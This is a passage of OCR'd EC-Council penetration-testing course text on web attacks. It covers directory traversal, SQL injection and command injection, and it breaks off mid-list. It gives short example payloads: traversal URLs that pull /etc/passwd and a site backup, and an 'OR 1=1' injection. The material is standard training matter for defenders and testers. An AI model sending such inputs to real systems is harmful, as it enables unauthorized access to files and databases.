


Figure A.251: Parameter Tampering attack example

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Directory Traversal

When access is provided outside a defined application, there exists the possibility of unintended information disclosure or modification. Complex applications configure with multiple directories that exist as application components and data. An application has the ability to traverse these multiple directories to locate and execute the legitimate portions of an application. A directory traversal/forceful browsing attack occurs when the attacker is able to browse for directories and files outside normal application access.

A "directory traversal / forceful browsing" attack exposes the directory structure of an application and often the underlying web server and operating system. Directory traversal allows attackers to access restricted directories including application source code, configuration, and critical system files and execute commands outside of the web server's root directory. Attackers can manipulate variables that reference files with "dot-dot-slash (../)" sequences and its variations.

With this level of access to web application architecture, an attacker can:

- Enumerate the contents of files and directories
- Access pages that otherwise require authentication (and possibly payment)
- Gain secret knowledge of the application and its construction
- Discover user IDs and passwords buried in hidden files
- Locate source code and other interesting files left on the server
- View sensitive data such as customer information

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Example:

The following example uses "`../`" to go back several directories and obtain a file containing the backup of a web application:

```
http://www.targetsite.com/../../../sitebackup.zip
```

This example obtains the "`/etc/passwd`" file from a UNIX/Linux system, which contains user account information:

```
http://www.targetsite.com/../../../../etc/passwd
```

Let us consider another example in which an attacker tries to access files located outside a web publishing directory using directory traversal:

```
http://www.example.com/process.aspx=../../../../some dir/some file
```

```
http://www.example.com/../../../../some dir/some file
```





Figure A.252: Directory Traversal attack example

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SQL Injection Attacks

SQL injection attacks use a series of malicious SQL queries or SQL statements to directly manipulate the database. Applications often use SQL statements to authenticate users to the application, validate roles and access levels, store, obtain information for the application and user, and link to other data sources. The reason why SQL injection attacks work is that the application does not properly validate input before passing it to a SQL statement. For example, the following SQL statement,

```
SELECT * FROM tablename WHERE UserID= 2302
```

becomes the following with a simple SQL injection attack:

```
SELECT * FROM tablename WHERE UserID= 2302 OR 1=1
```

The expression "`OR 1=1`" evaluates to the value "`TRUE`," often allowing the enumeration of all user ID values from the database. An attacker uses a vulnerable web application to bypass normal security measures and obtain direct access to the valuable data. Attackers carryout the SQL injection attacks from the web browser's address bar, form fields, queries, searches, and so on. SQL injection attacks allow attackers to:

- Log into the application without supplying valid credentials
- Perform queries against data in the database, often even data to which the application would not normally have access
- Modify database contents, or drop the database altogether
- Use the trust relationships established between the web application components to access other databases

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.253: SQL Injection attack

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Command Injection Attacks

Command injection flaws allow attackers to pass malicious code to different systems via web applications. The attacks include calls to an operating system over system calls, use of external programs over shell commands, and calls to the backend databases over SQL. Scripts in Perl, Python, and other languages execute and insert the poorly designed web applications. If a web application uses any type of interpreter, attackers insert malicious code to inflict damage.

To perform functions, web applications must use operating system features and external programs. Although many programs invoke externally, a program frequently used is Send mail. Carefully scrub an application before passing piece of information through an HTTP external request. Otherwise, attackers can insert special characters, malicious commands, and command modifiers into information. The web application then blindly passes these characters to the external system for execution. Inserting SQL is a dangerous practice and rather widespread, as it is a command injection. Command injection attacks are easy to carry out and discover, but they are difficult to understand.

Following are some types of command injection attacks.

- **Shell Injection**
  - An attacker tries to craft an input string to gain shell access to a web server.
  - Shell Injection functions include `system()`, `StartProcess()`, `java.lang.Runtime.exec()`, `System.Diagnostics.Process.Start()`, and similar APIs.
- **HTML Embedding**
  - This type of attack is used to deface websites virtually. Using this attack, an attacker adds an extra HTML-based content to the vulnerable web application

